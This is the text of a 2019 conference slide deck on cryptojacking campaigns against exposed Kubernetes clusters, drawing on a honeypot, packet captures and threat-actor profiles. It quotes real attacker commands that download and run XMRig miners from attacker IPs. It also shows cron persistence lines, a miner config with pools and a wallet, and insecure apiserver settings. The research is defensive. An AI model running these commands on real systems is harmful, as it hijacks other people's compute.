

Prepare to be Boarded!

A Tale of Kubernetes, Plunder, and Cryptobooty

James Condon
KubeCon 2019



cryptobooty

cryp • to • boo • ty

/'kriptō boodē/

noun

Cryptocurrency obtained from illicit coinmining in a Kubernetes cluster.

whoami

- James Condon, Director of Research @ Lacework
- Former USAF OSI, Mandiant, and ProtectWise
- Network Forensics, Incident Response, Threat Intelligence, Cloud Security

Twitter: [@laceworklabs](#), [@jameswcondon](#)

Email: james@lacework.com

Blog: www.lacework.com/blog/



GOALS OF THIS TALK

- Understand the scope of Kubernetes misconfigurations resulting in internet exposure
- Dive into an active cryptojacking campaign targeting Kubernetes
- Provide an overview of active threat actor groups targeting cloud resources
- Expand prior research to understand the impact of a Kubernetes cryptojacking campaign

A black and white photograph of laboratory glassware. In the foreground, a round-bottom flask contains a clear liquid and has a clear plastic pipette inserted into it. Behind it is a larger Erlenmeyer flask containing a clear liquid. In the background, there are more pieces of glassware, including what appears to be a graduated cylinder and some tubing.

EXPOSED CLUSTER RESEARCH

Commonly Misconfigured K8s Components (Exposed to the Internet)

Dashboard

API Server

etcd


Kubelet

Security starts with visibility

Find and monitor every server on the Internet

What servers and devices are exposed
on my network?

Enter an IP address or CIDR block (141.211.0.0/16)



500

DASHBOARDS

2,400

ETCD CLUSTERS

21,000

API SERVERS (SECURE)

600

API SERVERS (INSECURE)

A photograph of a glass jar filled with golden honey. A wooden honey dipper is partially submerged in the honey, with several small white flowers (likely chamomile) resting on its ridges. The background is a soft-focus view of more flowers and greenery.

SETTING A TRAP

CURIOS ABOUT K8s ATTACKS

- Based on exposure we discovered, how is it exploited?
- How long will compromise take?
- What's the best way to setup our honeypot?
- Is there any other reporting we can find?

MICROK8s

microk8s.kubectl get pods --all-namespaces					
NAMESPACE	NAME	READY	STATUS	RESTARTS	AGE
container-registry	registry-7fc4594d64-d5vlt	1/1	Running	2	4d7h
default	app1-5d685d6c49-jvdt9	1/1	Running	2	3d20h
default	app1-5d685d6c49-ltcjx	1/1	Running	2	3d20h
default	app2-55cfb8c8c4-c5fpb	1/1	Running	2	3d20h
default	app2-55cfb8c8c4-f6wnw	1/1	Running	2	3d20h
default	default-backend-6f6db5f6cd-8qddf	1/1	Running	2	3d20h
default	default-backend-6f6db5f6cd-rqmwc	1/1	Running	2	3d20h
default	mi125yap	0/1	CrashLoopBackOff	583	2d
default	y1ee114-5rdnp	1/1	Running	394	2d13h
default	y1ee114-65vhg	1/1	Running	394	2d13h
default	y1ee114-9b24d	0/1	Error	394	2d13h
default	y1ee114-cnwcg	1/1	Running	394	2d13h
default	y1ee114-gcmrw	0/1	CrashLoopBackOff	394	2d13h
default	y1ee114-h8hk5	0/1	CrashLoopBackOff	394	2d13h
default	y1ee114-jnkff	0/1	CrashLoopBackOff	394	2d13h
default	y1ee114-l5wh4	0/1	Error	394	2d13h
default	y1ee114-nzf4n	0/1	Error	394	2d13h
default	y1ee114-rl4fg	1/1	Running	394	2d13h
kube-system	hostpath-provisioner-599db8d5fb-mgj9x	1/1	Running	2	4d7h

MICROK8s PR

Closed Get most services out of the default interface #88
Changes from all commits ▾ File filter... ▾ Jump to... ▾ ⚙ ▾ 0 / 19 files viewed ⓘ Review changes ▾

12 microk8s-resources/default-args/kube-apiserver

```
@@ -1,13 +1,15 @@
1 - --insecure-bind-address=0.0.0.0
2 - --cert-dir=${SNAP_DATA}
1 + --insecure-bind-address=127.0.0.1
2 + --cert-dir=${SNAP_DATA}/certs
3 --etcd-servers='unix://etcd.socket:2379'
4 --service-cluster-ip-range=10.152.183.0/24
5 + --authorization-mode=AlwaysAllow
6 - --basic-auth-file=${SNAP}/basic_auth.csv
7 - --token-auth-file=${SNAP}/known_token.csv
6 + --basic-auth-file=${SNAP_DATA}/credentials/basic_auth.csv
8 --enable-admission-plugins="NamespaceLifecycle,LimitRanger,ServiceAccount,DefaultStorageClass,DefaultTolerationSeconds"
9 --service-account-key-file=${SNAP_DATA}/certs/serviceaccount.key
10 --client-ca-file=${SNAP_DATA}/certs/ca.crt
11 --tls-cert-file=${SNAP_DATA}/certs/server.crt
12 --tls-private-key-file=${SNAP_DATA}/certs/server.key
13 - --requestheader-client-ca-file=${SNAP_DATA}/certs/ca.crt
12 + --kubelet-client-certificate=${SNAP_DATA}/certs/server.crt
13 + --kubelet-client-key=${SNAP_DATA}/certs/server.key
14 + --secure-port=16443
15 + --insecure-port=8080
```



MICROK8s & SUPPOIE



Philippe

DECEMBER 25, 2018 AT 3:51 PM

Found it on a fresh microk8s installation I had setup for testing. Unfortunately, the default install of microk8s is completely unsecured and within days it was hijacked.

Comments (1)

```
curl -o /var/tmp/config.json http://192.99.142.232:8220/222.json;curl' defer onload=' -o /var/tmp/suppoie1  
http://192.99.142.232:8220/tte2;chmod 777 /var/tmp/suppoie1;cd /var/tmp;./suppoie1 -c config.json
```

Creates a bunch of cron tasks such as:

```
***** root /usr/bin/docker run -d -name java123 -restart=always -read-onl  
y -m 50M -c 512 tazaddobammi/picture124 -o 192.99.142.232:80 -o 192.99.142.249:3  
333 -o 202.144.193.110:3333 -donate-level 1 -u 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3w  
ra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg -p x -k
```

Conclusion: do NOT install microk8s with its default config on a server exposed to internet

SETTING UP OUR HONEYPOD

- Spin up Ubuntu Server
- Install microk8s via snap
- Enable Kubernetes dashboard
- Check insecure api is accessible
- Expose instance to allow all traffic
- Start tcpdump trace for interesting ports
- DISCLAIMER: microk8s is NOT intended to be used like this



THE ATTACK

- Initially general internet scanning,
nothing Kubernetes specific
- Expected an attack with 24 hours,
ended up being 31 days!
- Dashboard left untouched



Wireshark · Follow TCP Stream (tcp.stream eq 3111) · 8080-2.pcap

```
GET / HTTP/1.1
Host: [REDACTED] 8080
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /*
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0

HTTP/1.1 200 OK
Content-Type: application/json
Date: Thu, 21 Mar 2019 17:29:14 GMT
Transfer-Encoding: chunked

a24
{
  "paths": [
    "/api",
    "/api/v1",
    "/apis",
    "/apis/",
    "/apis/admissionregistration.k8s.io",
    "/apis/admissionregistration.k8s.io/v1beta1",
    "/apis/apiextensions.k8s.io",
    "/apis/apiextensions.k8s.io/v1beta1",
    "/apis/apiregistration.k8s.io",
    "/apis/apiregistration.k8s.io/v1",
    "/apis/apiregistration.k8s.io/v1beta1",
    "/apis/apps",
    "/apis/apps/v1",
    "/apis/apps/v1beta1",
    "/apis/apps/v1beta2",
    "/apis/authentication.k8s.io",
    "/apis/authentication.k8s.io/v1",
    "/apis/authentication.k8s.io/v1beta1",
    "/apis/authorization.k8s.io",
    "/apis/authorization.k8s.io/v1",
    "/apis/authorization.k8s.io/v1beta1".
  ]
}

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (2,915 bytes) Show and save data as ASCII Stream 3111
Find: Find Next
Help Filter Out This Stream Print Save as... Back Close
```

Wireshark · Follow TCP Stream (tcp.stream eq 3114) · 8080-2.pcap

```
GET /api HTTP/1.1
Host: [REDACTED] 8080
User-Agent: kubectl/v1.6.1 (linux/amd64) kubernetes/b0b7a32
Accept: application/json, */*
Accept-Encoding: gzip

HTTP/1.1 200 OK
Content-Type: application/json
Date: Thu, 21 Mar 2019 17:57:06 GMT
Content-Length: 135

{"kind": "APIVersions", "versions": ["v1"], "serverAddressByClientCIDRs": [{"clientCIDR": "0.0.0.0/0", "serverAddress": "172.31.1.244:6443"}]}


GET /apis HTTP/1.1
Host: [REDACTED] 8080
User-Agent: kubectl/v1.6.1 (linux/amd64) kubernetes/b0b7a32
Accept: application/json, */*
Accept-Encoding: gzip

HTTP/1.1 200 OK
Content-Type: application/json
Date: Thu, 21 Mar 2019 17:57:06 GMT
Transfer-Encoding: chunked

e63
{"kind": "APIGroupList", "apiVersion": "v1", "groups": [{"name": "apiregistration.k8s.io", "versions": [{"groupVersion": "apiregistration.k8s.io/v1", "version": "v1"}, {"groupVersion": "apiregistration.k8s.io/v1beta1", "version": "v1beta1"}], "preferredVersion": {"groupVersion": "apiregistration.k8s.io/v1", "version": "v1"}}, {"name": "extensions", "versions": [{"groupVersion": "extensions/v1beta1", "version": "v1beta1"}], "preferredVersion": {"groupVersion": "extensions/v1beta1", "version": "v1beta1"}}, {"name": "apps", "versions": [{"groupVersion": "apps/v1", "version": "v1"}, {"groupVersion": "apps/v1beta2", "version": "v1beta2"}], "preferredVersion": {"groupVersion": "apps/v1beta1", "version": "v1beta1"}}, {"name": "events.k8s.io", "versions": [{"groupVersion": "events.k8s.io/v1beta1", "version": "v1beta1"}], "preferredVersion": {"groupVersion": "events.k8s.io/v1beta1", "version": "v1beta1"}}, {"name": "authentication.k8s.io", "versions": [{"groupVersion": "authentication.k8s.io/v1beta1", "version": "v1beta1"}]}]

Packet 25372. 31 client pkt(s), 34 server pkt(s), 61 turn(s). Click to select.

Entire conversation (38 kB) Show and save data as ASCII Stream 3114
Find: Find Next
Help Filter Out This Stream Print Save as... Back Close
```



```
Annotations: <none>
Status: Running
IP: 10.1.1.23
Controlled By: ReplicationController/y1ee115
Containers:
myresd02:
  Container ID: docker://33eb139da40542b264dfec130cb4057e2caa61906a9ddabe2c5b07e331f1b487
  Image: centos
  Image ID: docker-pullable://centos@sha256:8d487d68857f5bc9595793279b33d082b03713341ddec91054382641d14db861
  Port: <none>
  Host Port: <none>
  Command:
    sh
    -c
    curl -o /var/tmp/xmrig http://202.144.193.159/xmrig;curl -o /var/tmp/config.json
    http://202.144.193.159/222.json;chmod 777 /var/tmp/xmrig;cd /var/tmp;./xmrig -c config.json
  State: waiting
    Reason: ContainerLoopBackOff
  Last State: terminated
    Reason:
    Exit Code: 0
  Started: Mar 2019 21:19:32 +0000
  Ready: Mar 2019 21:19:32 +0000
```

Same IP seen in microK8s
blog comment

```
ContainerReady: false
PodScheduled: True
Volumes:
shared-data:
  Type: EmptyDir (a temporary directory that shares a pod's lifetime)
  Medium:
default-token-pd6h7:
  Type: Secret (a volume populated by a Secret)
  SecretName: default-token-pd6h7
```

config.json

```
1 {  
2     "algo": "cryptonight",  
3     "api": {  
4         "port": 0,  
5         "access-token": null,  
6         "id": null,  
7         "worker-id": null,  
8         "ipv6": false,  
9         "restricted": true  
10    },  
11    "asm": true,  
12    "autosave": true,  
13    "av": 0,  
14    "background": false,  
15    "colors": true,  
16    "cpu-affinity": null,  
17    "cpu-priority": 5,  
18    "donate-level": 1,  
19    "huge-pages": true,  
20    "hw-aes": null,  
21    "log-file": null,  
22    "max-cpu-usage": 95,  
23    "pools": [  
24        {  
25            "url": "195.161.70.24:3333"  
26            "user": "4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg",  
27            "pass": "x",  
28            "rig-id": null,  
29            "nicehash": false,  
30            "keepalive": true,  
31            "variant": -1,  
32            "enabled": true,  
33            "tls": false,  
34            "tls-fingerprint": null  
35        },  
36        {  
37            "url": "202.144.193.110:3333",  
38            "user": "4AB31XZu3bKeUWtwGQ43Zad1",  
39            "pass": "x",  
40            "rig-id": null,  
41            "nicehash": false,  
42            "keepalive": true,  
43            "variant": -1,  
44            "enabled": true,  
45        }  
46    }  
47}
```

Same Monero address
in microK8s blog
comment



Also seen in
microK8s blog
comment

7D7xw1zPGyMspv8Lqwwg36V5chYg",

abs



The Attackers

Traditional Threat Actors



Criminal



APT



Hacktivists

THREAT ACTOR COMMONALITIES (CLOUD)

- Primarily focused on Monero (XMR) mining
- Similar attack chains
 - Scan for vulnerable services
 - RCE CVEs & Brute Force Password
 - Download install scripts
 - Download and install next malware stages
 - Establish persistence
 - Kill competitors
 - Propagate

8220 MINING GROUP

- Chinese-speaking Threat Actor
- AKA: 8220 Gang
- Active Since 2017
- Methods
 - Pastebin, Github repos, docker images, BASH scripts, ELF binaries, XMRig, ProcessHider
- Targets Applications & Platforms
 - Drupal, Hadoop YARN, Apache Struts2, Docker, Redis, Weblogic, CouchDB, Drupal, JBoss



8220 MINING GROUP

- TTPs:
 - C2s often use TCP port 8220 to communicate
 - logo*.jpg, kworkerds, mr.sh, suppoie
 - .tk TLDs
- Owner of “whatMiner” GitHub repo containing illicit coinmining tools

Branch: master ▾ New pull request

Find file

Clone or download ▾

		Latest commit 6b62648 on Sep 14
 MRdoulestasr	更新说明	
 ddgs	补充ddgs文件	2 months ago
 kworkerd	kworkerd	2 months ago
 sustes	更新说明	2 months ago
 LICENSE	Initial commit	2 months ago
 ME.md	Initial commit	2 months ago
 ME.md		

whatMiner

整理、收集遇见的各种恶意挖矿样本（欢迎小伙伴们一起维护）

“collecting and integrating all different kinds of illicit mining malware”

ROCKE

- Chinese speaking threat actor (possibly Jiangxi Province)
- AKA: Iron Group, SystemTen, Kerberods/Khugepageds
- Active since at least early 2018
- Methods:
 - Git repositories, HTTP FileServers (HFS), Amazon Machine Images, XMRig, Shell Scripts, JS Backdoors, ELF & PE binaries, Xbash, Python, Go
- Targets:
 - Apache Struts2, Jenkins, JBoss, Oracle WebLogic, Adobe ColdFusion, ActiveMQ, SSH, Windows, Linux,



ROCKE

- TTPs:
 - *.jpg, Java, LSD*, Kerberods, filenames
 - Adopted C2 via DNS in Sept '19
 - Uninstall cloud security tools
- Reported to have forked the “whatMiner” repo from 8220 Mining Group to replace with their own infrastructure and config
- Name comes from “rocke@live.cn”, MinerGate wallet/login



PACHA

- Chinese speaking threat actor
- Active since 2018
- Methods:
 - Shell scripts, ELF binaries, Hosts malware on their on infrastructure, Libprocesshider
- Targets:
 - PhpMyAdmin, WordPress, JBOSS

PACHA

- TTPs:
 - Linux.GreedyAntd malware, GreedyAntD miner (XMRig variant), disables security products
- Targets Rocke
- Adopts Rocke tactics
- Utilizes advanced techniques for Linux malware




ASSESSING THE DAMAGE



@laceworklabs

INSECURE APIs

- At time of research, 678 IPs in censys search for insecure APIs
- Mostly TCP port 8080 & 443
- Primarily Amazon, GCP, OVH, Tencent, & Alibaba



POD SPECS

- 10,743 Pods
- Common Pod names: mi125yap*,
y1ee115-*, y1ee114-*
- Common Labels & Container names:
myresd02 & myresd01
- Most popular image: centos



CONTAINER COMMANDS INDICATIVE OF COMROMISE

```
curl -o /var/tmp/xmrig http://202.144.193.159:  
http://202.144.193.159/222.json;chmod 777 /va:  
config.json
```

8220 TTP

```
var/tmp/config.json  
var/tmp;./xmrig -c
```

```
curl -o  
/var/tm  
/var/tm
```

Seen in our
honeypot

```
g.json http:  
://192.99.14  
config.json
```

Seen in
microk8s blog

```
:8220/222.json;curl -o  
;chmod 777 /var/tmp/suppoie1;cd
```


```
curl -o /var/tmp/config.json http://192.99.142.232:8220/2.json;curl -o  
/var/tmp/suppoie http://192.99.142.232:8220/rig;chmod 777 /var/tmp/suppoie;cd  
/var/tmp;./suppoie -c config.json
```

CONTAINER COMMANDS INDICATIVE OF COMRPOMISE

```
curl -o /var/tmp/config.json http://158.69.133.18:8220/222.json;curl -o  
/var/tmp/suppoiel http://158.69.133.18:8220/tte2;chmod 777 /var/tmp/suppoiel;cd  
/var/tmp;./suppoiel -c config.json
```

Seen in our
Honeypot

```
curl -I  
https://raw.githubusercontent.com/monero-ocean/xmrig_setup/master  
/var/tmp/xmrig.tar.gz;tar -xzvf xmrig;curl -o /var/tmp/config.json  
http://202.144.193.159/222.json;chmod 777 /var/tmp/xmrig;cd /var/tmp;./xmrig -c  
config.json
```



8220 TTP



@laceworklabs

4,450
CRYPTOJACKING
PODS



FINAL THOUGHTS

- The purpose of this research is to illuminate misconfigurations and attackers taking advantage of them so operators can avoid falling victim to the same attacks
- Confirmation of criminal threat actors targeting Kubernetes
- Kubernetes cryptojacking campaigns likely attributed to 8220 Mining Group
- In some cases, actors could possibly pivot to Cloud Service Provider (much more mining resources!)

● resources

1. Tesla Exposed Dashboard <https://redlock.io/blog/cryptojacking-tesla>
2. Lacework Containers at Risk Report <https://info.lacework.com/hubfs/Containers%20At-Risk%20A%20Review%20of%202021,000%20Cloud%20Environments.pdf>
3. Exposed etcd Clusters Blog <https://elweb.co/the-security-footgun-in-etcd/>
4. Lacework exposed etcd Clusters Blog <https://www.lacework.com/etcd-thousands-of-clusters-open/>
5. Kubernetes Illustrated Children's Guide: <https://youtu.be/4ht22ReBjno>
6. An overview of MicroK8s (a tool to quick-start a Kubernetes cluster) and why using it in the cloud was a terrible idea (<https://medium.com/faun/an-overview-of-microk8s-and-why-using-it-in-the-cloud-was-a-terrible-idea-9ba8506dc467>)
7. Suppoie Crypto Hijack (<https://blog.infostruture.com/2018/04/24/suppoie-crypto-hijack/>)
8. Cryptojacking Campaign Targets Exposed Kubernetes Clusters (<https://www.lacework.com/cryptojacking-targets-exposed-kubernetes-clusters/>)
9. MicroK8s PR - Get most services out of the default interface (<https://github.com/ubuntu/microk8s/pull/88>)
10. Connecting the Dots Between Recently Active Cryptominer:s
<https://blog.talosintelligence.com/2018/12/cryptomining-campaigns-2018.html>
11. Rocke the Champion of Monero Miners: <https://blog.talosintelligence.com/2018/08/rocke-champion-of-monero-miners.html>
12. 8220 Mining Group Now Uses Rootkit to Hide Its Miners: https://www.alibabacloud.com/blog/8220-mining-group-now-uses-rootkit-to-hide-its-miners_595055
13. Illicit Cryptomining Threat Actor Rocke Changes Tactics, Now More Difficult to Detect
<https://www.anomali.com/blog/illicit-cryptomining-threat-actor-rocke-changes-tactics-now-more-difficult-to-detect>

- resources

14. Rocke'in the NetFlow: <https://unit42.paloaltonetworks.com/rockein-the-netflow/>

15. Technical Analysis: Pacha Group Deploying Undetected Cryptojacking Campaigns on Linux Servers
<https://www.intezer.com/blog-technical-analysis-pacha-group/>

QUESTIONS

Twitter: @laceworklabs, @jameswcondon

Email: james@lacework.com

Blog: www.lacework.com/blog/